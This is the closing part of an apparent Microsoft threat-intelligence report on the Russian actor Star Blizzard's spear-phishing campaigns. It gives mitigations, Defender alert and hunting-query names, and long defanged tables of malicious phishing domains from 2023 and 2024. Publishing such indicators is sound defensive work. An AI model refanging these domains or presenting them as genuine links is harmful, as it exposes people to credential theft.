Microsoft is sharing indicators of compromise related to this attack at the end of this report to encourage the security community to further investigate for potential signs of Star Blizzard activity using their security solution of choice. All these indicators have been incorporated into the threat intelligence feed that powers Microsoft Defender products to aid in protecting customers and mitigating this threat. If your organization is a Microsoft Defender for Office customer or a Microsoft Defender for Endpoint customer with network protection turned on, no further action is required to mitigate this threat presently. A thorough investigation should be performed to understand potential historical impact if Star Blizzard activity has been previously alerted on in the environment.

Additionally, Microsoft recommends the following mitigations to reduce the impact of this threat:

- Use advanced anti-phishing solutions like Microsoft Defender for Office 365 that monitor and scan incoming emails and visited websites. For example, organizations can leverage web browsers that automatically identify and block malicious websites and provide solutions that detect and block malicious emails, links, and files.
- Run endpoint detection and response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat, or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-compromise.
- Configure investigation and remediation in full automated mode to allow Microsoft Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
- Turn on cloud-delivered protection and automatic sample submission in Microsoft Defender Antivirus to cover rapidly evolving attacker tools, techniques, and behaviors. These capabilities use artificial intelligence and machine learning to quickly identify and stop new and unknown threats.
- Use security defaults as a baseline set of policies to improve identity security posture. For more granular control, enable conditional access policies. Conditional access policies evaluate sign-in requests using additional identity driven signals like user or group membership, IP location information, and device status, among others, and are enforced for suspicious sign-ins. Organizations can protect themselves from attacks that leverage stolen credentials by enabling policies such as compliant devices or trusted IP address requirements.
- Implement continuous access evaluation.

- Continuously monitor suspicious or anomalous activities. Investigate sign-in attempts with suspicious characteristics (for example, location, ISP, user agent, and use of anonymizer services).
- Configure Microsoft Defender for Office 365 to recheck links on click. Safe Links provides URL scanning and rewriting of inbound email messages in mail flow, and time-of-click verification of URLs and links in email messages, other Office 365 applications such as Teams, and other locations such as SharePoint Online. Safe Links scanning occurs in addition to the regular anti-spam and anti-malware protection in inbound email messages in Exchange Online Protection (EOP). Safe Links scanning can help protect your organization from malicious links that are used in phishing and other attacks.
- Use the Attack Simulator in Microsoft Defender for Office 365 to organize realistic, yet safe, simulated phishing and password attack campaigns in your organization by training end users against clicking URLs in unsolicited messages and disclosing their credentials. Training should include checking for poor spelling and grammar in phishing emails or the application's consent screen as well as spoofed app names, logos, and domain URLs appearing to originate from legitimate applications or companies. Note that Attack Simulator testing only supports phishing emails containing links at this time.
- Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host malware. In all web protection scenarios, SmartScreen and Network Protection can be used together to ensure protection across both Microsoft and non-Microsoft browsers and processes.
- Microsoft Defender customers can turn on attack surface reduction rules to prevent common attack techniques:
    - Block executable files from running unless they meet a prevalence, age, or trusted list criterion.
    - Block execution of potentially obfuscated scripts.

Appendix

Microsoft Defender XDR detections

Microsoft Defender for Office 365

Microsoft Defender for Office 365 offers enhanced solutions for blocking and identifying malicious emails. Signals from Microsoft Defender for Office 365 inform Microsoft 365 Defender, which correlate cross-domain threat intelligence to deliver coordinated defense, when this threat has been detected. These alerts, however, can be triggered by unrelated threat activity. Example alerts:

- A potentially malicious URL click was detected
- Email messages containing malicious URL removed after delivery
- Email messages removed after delivery
- Email reported by user as malware or phish

Microsoft Defender SmartScreen

Microsoft Defender SmartScreen has implemented detections against the phishing domains represented in the IOC section below. By enabling Network protection, organizations can block attempts to connect to these malicious

domains.

Microsoft Defender for Endpoint

Aside from the Microsoft Defender for Office 365 alerts above, customers can also monitor for the following Microsoft Defender for Endpoint alerts for this attack. Note that these alerts can also be triggered by unrelated threat activity. Example alerts:

- Star Blizzard activity group
- Suspicious URL clicked
- Suspicious URL opened in web browser
- User accessed link in ZAP-quarantined email
- Suspicious activity linked to a Russian state-sponsored threat actor has been detected
- Connection to adversary-in-the-middle (AiTM) phishing site
- User compromised in AiTM phishing attack
- Possible AiTM phishing attempt

Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, and respond to associated threats found in customer environments.

Microsoft Defender Threat Intelligence

- Star Blizzard
- Disrupting Star Blizzard's ongoing phishing operations
- Star Blizzard adopting PDF-less approach to spearphishing
- Star Blizzard spearphishing campaign targets US think tanks

Microsoft Defender for Endpoint Threat analytics

- Threat Insights: Disrupting Star Blizzard's ongoing phishing operations

Hunting queries

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with 'TI map') to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

- Open Email Link
- Suspicious Url Clicked
- Doc attachment with link to download

- Possible Phishing with CSL & NetworkSession
- Potential DGA detected
- Possible DGA Contacts
- Potential DGA Detected via Repetitive Failures AnomalyBased
- MultiVendor-Possible DGA Contacts
- Successful Signin From Non-CompliantDevice
- Risky User In 3P network activity

Indicators of compromise

Domain infrastructure observed in 2024

Domain name	Registrar	Registered
confsendlist[.]org	Hostinger UAB	2024/08/27 18:31
asyncmainfunc[.]net	Hostinger UAB	2024/08/27 17:52
postpackfull[.]com	Realtime Register	2024/08/27 17:26
bootsgatein[.]net	Hostinger UAB	2024/08/27 16:36
getshowprofile[.]com	Realtime Register	2024/08/27 15:11
universalindospices[.]com	Realtime Register	2024/08/26 16:00
nucleareng[.]net	Hostinger UAB	2024/08/22 16:48
embriodev[.]org	Hostinger UAB	2024/08/22 12:36
compmatheng[.]com	Eranet International	2024/08/21 13:52
biomechsys[.]org	PublicDomainRegistry	2024/08/21 13:02
abstractalg[.]com	Hostinger UAB	2024/08/21 11:54
epidemioeng[.]org	Hostinger UAB	2024/08/21 11:44
entomoleng[.]org	PublicDomainRegistry	2024/08/19 13:52
firewalliot[.]org	Hostinger UAB	2024/08/16 14:28
vidmemax[.]com	Hostinger UAB	2024/08/16 09:22
authadm[.]tools	PublicDomainRegistry	2024/08/15 21:35
opiloans[.]com	GMO Internet	2024/08/15 03:45
steeldartpro[.]com	GMO Internet	2024/08/15 01:09
mechengsys[.]net	Tucows	2024/08/08 15:53

poortruncselector[.]com	Hostinger UAB	2024/08/01 17:36
keyvaluepassin[.]net	Hostinger UAB	2024/08/01 16:40
aeromechelec[.]org	Hostinger UAB	2024/07/25 13:46
quantumspherebyteonline[.]org	Hostinger UAB	2024/07/22 13:49
bittechxeondynamics[.]org	Hostinger UAB	2024/07/22 11:34
synchrosphere[.]org	Hostinger UAB	2024/07/19 17:52
quantumnyx[.]org	Hostinger UAB	2024/07/19 16:12
introsavemsg[.]org	Hostinger UAB	2024/07/11 18:20
grepfileintro[.]net	Hostinger UAB	2024/07/11 16:53
innotechhub[.]net	Hostinger UAB	2024/07/09 17:44
nextgenprotocol[.]org	Hostinger UAB	2024/07/09 16:57
cyberwaytransfer[.]net	Hostinger UAB	2024/07/09 15:55
dentalmag[.]org	Hostinger UAB	2024/07/08 17:41
eichenfass[.]org	Hostinger UAB	2024/07/08 16:18
loyaltyfirst[.]org	Hostinger UAB	2024/07/05 18:02
investfix[.]org	Hostinger UAB	2024/07/03 15:36
spurcapitalconstruction[.]com	Hostinger UAB	2024/06/29 09:45
nutritivoybarato[.]com	Hostinger UAB	2024/06/29 07:56
crestwoodtok[.]com	Hostinger UAB	2024/06/28 17:29
accountingempowered[.]com	Hostinger UAB	2024/06/28 08:53
iinguinalhernia[.]com	Hostinger UAB	2024/06/28 06:03
absardeiracargo[.]com	Hostinger UAB	2024/06/27 18:18
destelloideal[.]com	Hostinger UAB	2024/06/27 14:33
dontezandkrisselm[.]com	Hostinger UAB	2024/06/27 11:45
jeredutech[.]com	Hostinger UAB	2024/06/26 16:52
mettezera[.]com	Hostinger UAB	2024/06/26 16:33
btxfirewood[.]com	Hostinger UAB	2024/06/26 14:34

equipemyr[.]com	Hostinger UAB	2024/06/25 16:13
vizionviews[.]com	Hostinger UAB	2024/06/25 08:03
alonaservices[.]com	Hostinger UAB	2024/06/24 19:08
getvfsmartwatch[.]com	Hostinger UAB	2024/06/22 13:43
cellvariedades[.]com	Hostinger UAB	2024/06/21 16:55
mashelterssettlement[.]com	Hostinger UAB	2024/06/20 17:59
specialdiskount[.]com	Hostinger UAB	2024/06/19 17:07
sinatagotasbrasil[.]com	Hostinger UAB	2024/06/19 10:53
yorkviewstating[.]com	Hostinger UAB	2024/06/19 09:12
supermercadolagocalima[.]com	Hostinger UAB	2024/06/18 15:11
arsenalcaption[.]com	Hostinger UAB	2024/06/15 20:02
carpenterkari[.]com	PublicDomainRegistry	2024/06/12 13:58
spandvi[.]com	Hostinger UAB	2024/06/11 18:10
cucudor[.]com	Hostinger UAB	2024/06/11 16:16
animalmedic[.]org	Hostinger UAB	2024/06/11 15:07
movercon[.]com	Hostinger UAB	2024/06/07 13:11
crafflights[.]com	Hostinger UAB	2024/06/06 16:14
pilotsheikh[.]com	Hostinger UAB	2024/06/06 10:37
smlancer[.]com	Hostinger UAB	2024/06/06 09:27
casioakocustom[.]com	Hostinger UAB	2024/06/05 15:24
prismhavenphotography[.]com	Hostinger UAB	2024/06/04 19:12
diananithilamills[.]com	Hostinger UAB	2024/06/04 15:45
egenre[.]net	Hostinger UAB	2024/05/19 16:20
cityessentials[.]net	Hostinger UAB	2024/05/19 15:30
esestacey[.]net	Hostinger UAB	2024/05/19 14:33
seltinger[.]com	PublicDomainRegistry	2024/05/16 20:54
livonereg[.]com	PublicDomainRegistry	2024/05/16 20:54

gothicshop[.]org	Hostinger UAB	2024/05/07 13:14
directic[.]net	NameCheap	2024/04/25 16:49
sgmods[.]net	NameCheap	2024/04/25 14:39
calmlion[.]org	NameCheap	2024/04/18 13:11
mayquarkesthetic[.]com	Hostinger UAB	2024/04/08 17:00
xacshop[.]com	Hostinger UAB	2024/04/08 13:50
prostrokes[.]net	NameCheap	2024/03/29 13:34
imgrich[.]com	Hostinger UAB	2024/03/15 14:56
editablezoom[.]org	Hostinger UAB	2024/03/15 13:33

Past Star Blizzard domain infrastructure

Domain	**Registered**	**Registrar**	**X.509 TLS Certificate Issuer**	**DNS provider resolving**
centralitdef[.]com	2023/04/03 14:29:33	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
rootgatewayshome[.]com	2023/04/06 16:09:06	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
directstoragepro[.]com	2023/04/07 14:18:19	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
infocryptoweb[.]com	2023/04/07 14:44:38	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
cloudwebstorage[.]com	2023/04/09 14:13:44	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
cryptdatahub[.]com	2023/04/10 10:07:44	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
datainfosecure[.]com	2023/04/10 10:16:20	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
servershieldme[.]com	2023/04/11 07:32:41	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
scandefinform[.]com	2023/04/12 10:18:26	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
guarditech[.]com	2023/04/12 13:36:33	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
storageinfohub[.]com	2023/04/14 12:23:02	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
docsinfohub[.]com	2023/04/14 16:24:45	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
dbasechecker[.]com	2023/04/20 08:31:04	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
dbasecheck[.]com	2023/04/20 08:31:04	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
gaterecord[.]com	2023/04/25 14:17:14	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
directsgate[.]com	2023/04/25 14:17:14	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
storageinformationsolutions[.]com	2023/04/25 15:33:03	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
storagedatadirect[.]com	2023/04/25 15:33:05	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
informationdoorwaycertificate[.]com	2023/04/25 17:50:04	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
datagatewaydoc[.]com	2023/04/25 17:50:37	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
panelittechweb[.]com	2023/04/27 12:19:19	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
panelitsolution[.]com	2023/04/27 12:19:19	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
keeperdocument[.]com	2023/04/27 14:18:19	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
keeperdocumentgatewayhub[.]com	2023/04/27 14:18:25	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
docview[.]cloud	2023/05/03 06:33:44	Hostinger UAB	C=US, O=Let’s Encrypt, CN=R3	
protectitbase[.]com	2023/05/03 09:07:33	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
webcatalogpro[.]com	2023/05/04 09:47:19	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
infoformdata[.]com	2023/05/04 13:13:56	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
keydatastorageunit[.]com	2023/05/10 09:20:39	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
docanalizergate[.]com	2023/05/10 15:23:14	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
docanalizerhub[.]com	2023/05/10 15:23:21	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
hubdatapage[.]com	2023/05/10 16:07:31	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
skyinformdata[.]com	2023/05/11 11:10:35	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
docsaccessdata[.]com	2023/05/11 12:35:02	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
datacryptosafe[.]com	2023/05/11 16:46:00	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
cloudsetupprofi[.]com	2023/05/12 15:35:42	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
setupprofi[.]com	2023/05/12 15:35:52	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
analyzedatainfo[.]com	2023/05/15 15:30:04	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
infocryptodata[.]com	2023/05/15 16:41:42	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
datadocsview[.]com	2023/05/16 13:23:38	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
gatedocsview[.]com	2023/05/16 13:23:42	NameCheap, Inc	C=US, O=Let’s	Yes

			Encrypt, CN=R3	
hubinfodocs[.]com	2023/05/16 13:27:07	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
proffsolution[.]com	2023/05/16 14:20:42	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
proffitsolution[.]com	2023/05/16 14:20:44	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
defproresults[.]com	2023/05/16 14:20:49	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
greatnotifyinfo[.]com	2023/05/16 14:55:49	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
topnotifydata[.]com	2023/05/16 14:55:53	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
topinformdata[.]com	2023/05/16 14:55:58	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
defoffresult[.]com	2023/05/16 15:23:49	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
cloudinfodata[.]com	2023/05/16 15:23:52	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
webpartdata[.]com	2023/05/16 15:23:57	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
infostoragegate[.]com	2023/05/17 14:41:37	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
wardenstoragedoorway[.]com	2023/05/17 15:17:10	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
myposcheck[.]com	2023/05/25 08:52:50	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
poscheckdatacenter[.]com	2023/05/25 08:52:51	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
checkdatapos[.]com	2023/05/25 08:52:55	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
docdatares[.]com	2023/05/26 13:42:10	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
datawebhub[.]com	2023/05/26 16:28:34	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
cloudithub[.]com	2023/05/26 16:28:35	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
secitweb[.]com	2023/05/26 16:28:39	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
documentitsolution[.]com	2023/05/29 13:21:44	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
keeperinformation[.]com	2023/05/29 13:21:48	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
webprodata[.]com	2023/05/29 14:28:00	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
clouditprofi[.]com	2023/05/29 14:28:01	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
cryptoinfostorage[.]com	2023/05/29 14:34:41	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
rootinformationgateway[.]com	2023/05/29 14:34:41	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
gatewaydocumentdata[.]com	2023/06/01 14:49:07	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
gatewayitservices[.]com	2023/06/01 14:49:17	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
infoviewerdata[.]com	2023/06/01 14:59:51	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
infoviewergate[.]com	2023/06/01 14:59:51	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
webitresourse[.]com	2023/06/02 19:35:46	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
homedocsdata[.]com	2023/06/05 16:05:54	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
homedocsview[.]com	2023/06/05 16:06:10	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
webdataproceed[.]com	2023/06/08 17:29:54	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
directkeeperstorage[.]com	2023/06/12 15:47:55	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
gatewaykeeperinformation[.]com	2023/06/12 15:48:01	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
rootgatestorage[.]com	2023/06/12 16:46:02	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
documentinformationsolution[.]com	2023/06/12 16:46:04	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
getclouddoc[.]com	2023/06/14 10:56:38	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
statusfiles[.]com	2023/06/16 09:49:55	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
webstaticdata[.]com	2023/06/16 09:49:55	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
cloudwebfile[.]com	2023/06/16 09:49:59	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
statuswebcert[.]com	2023/06/16 10:29:57	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
nextgenexp[.]com	2023/06/16 10:29:57	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
informationkeeper[.]com	2023/06/16 14:48:40	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
documentgatekeeper[.]com	2023/06/16 14:48:44	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
cryptogatesolution[.]com	2023/06/16 15:32:31	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
rootgatewaystorage[.]com	2023/06/16 15:32:34	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
infoviewstorage[.]com	2023/06/22 12:34:10	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
infoconnectstorage[.]com	2023/06/22 12:34:18	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
infolookstorage[.]com	2023/06/22 13:53:04	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
judicialliquidators[.]com	2023/06/25 11:28:05	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
safetyagencyservice[.]com	2023/06/25 11:28:08	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
dynamiclnk[.]com	2023/06/27 13:20:10	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
temphoster[.]com	2023/06/27 13:20:10	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
documententranceintelligence[.]com	2023/06/27 17:13:49	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
documentgateprotector[.]com	2023/06/27 17:13:51	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
readinfodata[.]com	2023/06/28 16:09:46	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
readdatainform[.]com	2023/06/28 16:09:50	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
webcryptoinfo[.]com	2023/06/29 12:41:50	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
storageinfodata[.]com	2023/06/29 12:41:50	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
keeperdatastorage[.]com	2023/07/03 17:40:16	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
keepinformationroot[.]com	2023/07/03 17:40:21	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
keyservicebar[.]com	2023/07/05 13:25:41	PDR Ltd.	C=US, O=Let’s	

			Encrypt, CN=R3	
bitespacedev[.]com	2023/07/05 13:25:43	PDR Ltd.	C=US, O=Let’s Encrypt, CN=R3	
cryptodocumentinformation[.]com	2023/07/05 15:04:46	PDR Ltd.	C=US, O=Let’s Encrypt, CN=R3	
directdocumentinfo[.]com	2023/07/05 15:04:48	PDR Ltd.	C=US, O=Let’s Encrypt, CN=R3	
techpenopen[.]com	2023/07/05 15:49:13	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
loginformationbreakthrough[.]com	2023/07/06 16:01:36	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
alldocssolution[.]com	2023/07/06 16:01:39	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
documentkeepersolutionsystems[.]com	2023/07/06 18:45:01	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
docholdersolution[.]com	2023/07/06 18:45:10	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
infodocitsolution[.]com	2023/07/07 11:00:59	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
securebrowssolution[.]com	2023/07/07 11:00:59	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
secbrowsingate[.]com	2023/07/07 11:18:09	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
secbrowsingsystems[.]com	2023/07/07 11:18:14	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
docguardmaterial[.]com	2023/07/10 11:38:40	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
dockeeperweb[.]com	2023/07/10 11:38:44	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
docsecgate[.]com	2023/07/11 13:27:59	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
documentsecsolution[.]com	2023/07/11 13:28:01	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
cryptogatehomes[.]com	2023/07/11 17:51:38	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
topcryptoprotect[.]com	2023/07/12 13:03:36	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
safedocumentgatesolution[.]com	2023/07/12 13:17:15	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
safedocitsolution[.]com	2023/07/12 13:17:23	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
docscontentview[.]com	2023/07/12 15:05:10	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
docscontentgate[.]com	2023/07/12 15:05:10	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
openprojectgate[.]com	2023/07/12 15:30:44	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
infowardendoc[.]com	2023/07/12 15:30:49	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
wardensecbreakthrough[.]com	2023/07/12 15:41:10	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
lawsystemjudgement[.]com	2023/07/12 15:41:10	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
explorewebdata[.]com	2023/07/13 08:12:07	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
doorwayseclaw[.]com	2023/07/13 13:22:18	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
entryloginpoint[.]com	2023/07/13 13:22:22	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
wardenlawsec[.]com	2023/07/13 14:12:32	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
entrygatebreak[.]com	2023/07/13 14:12:32	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
digitalworkdata[.]com	2023/07/13 15:00:44	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
digitalhubdata[.]com	2023/07/13 15:00:45	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
craftfilelink[.]com	2023/07/13 15:31:00	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
createtempdoc[.]com	2023/07/13 15:31:00	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
provideexplorer[.]com	2023/07/13 16:25:33	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
reviewopenfile[.]com	2023/07/13 16:25:34	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
govsafebreakthrough[.]com	2023/07/13 16:26:44	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
govlawentrance[.]com	2023/07/13 16:26:55	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
storagekeepdirect[.]com	2023/07/13 17:36:39	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
storageguarddirect[.]com	2023/07/13 17:36:44	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
storagekeeperexpress[.]com	2023/07/14 13:27:26	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
onestorageprotectordirect[.]com	2023/07/14 13:27:27	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
lawwardensafety[.]com	2023/07/14 13:41:52	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
entrancequick[.]com	2023/07/14 13:41:53	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
seclawdoorway[.]com	2023/07/14 15:28:39	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
wardengovermentlaw[.]com	2023/07/14 15:28:43	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
getvaluepast[.]com	2023/07/14 16:14:41	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
transferlinkdata[.]com	2023/07/14 16:14:41	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
remcemson[.]com	2023/07/26 11:25:48	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
osixmals[.]com	2023/07/26 11:25:56	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
entranceto[.]com	2023/07/28 12:26:15	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
govermentsecintro[.]com	2023/07/28 12:26:17	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
itbugreportbeta[.]com	2023/07/28 13:06:49	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
theitbugreportbeta[.]com	2023/07/28 13:06:49	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
sockintrodoorway[.]com	2023/07/28 13:21:41	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
maxintrosec[.]com	2023/07/28 13:21:42	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
doorgovcommunity[.]com	2023/07/28 15:11:40	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
tarentrycommunity[.]com	2023/07/28 15:11:40	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
webfigmadesignershop[.]com	2023/07/28 16:09:07	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
webfigmadesigner[.]com	2023/07/28 16:09:11	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
logincontrolway[.]com	2023/07/28 16:35:44	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	
vertransmitcontrol[.]com	2023/07/28 16:35:44	NameCheap, Inc	C=US, O=Let’s	

			Encrypt, CN=R3	
everyinit[.]com	2023/08/09 13:56:51	NameCheap, Inc	C=US, O=Let’s Encrypt, CN=R3	Yes
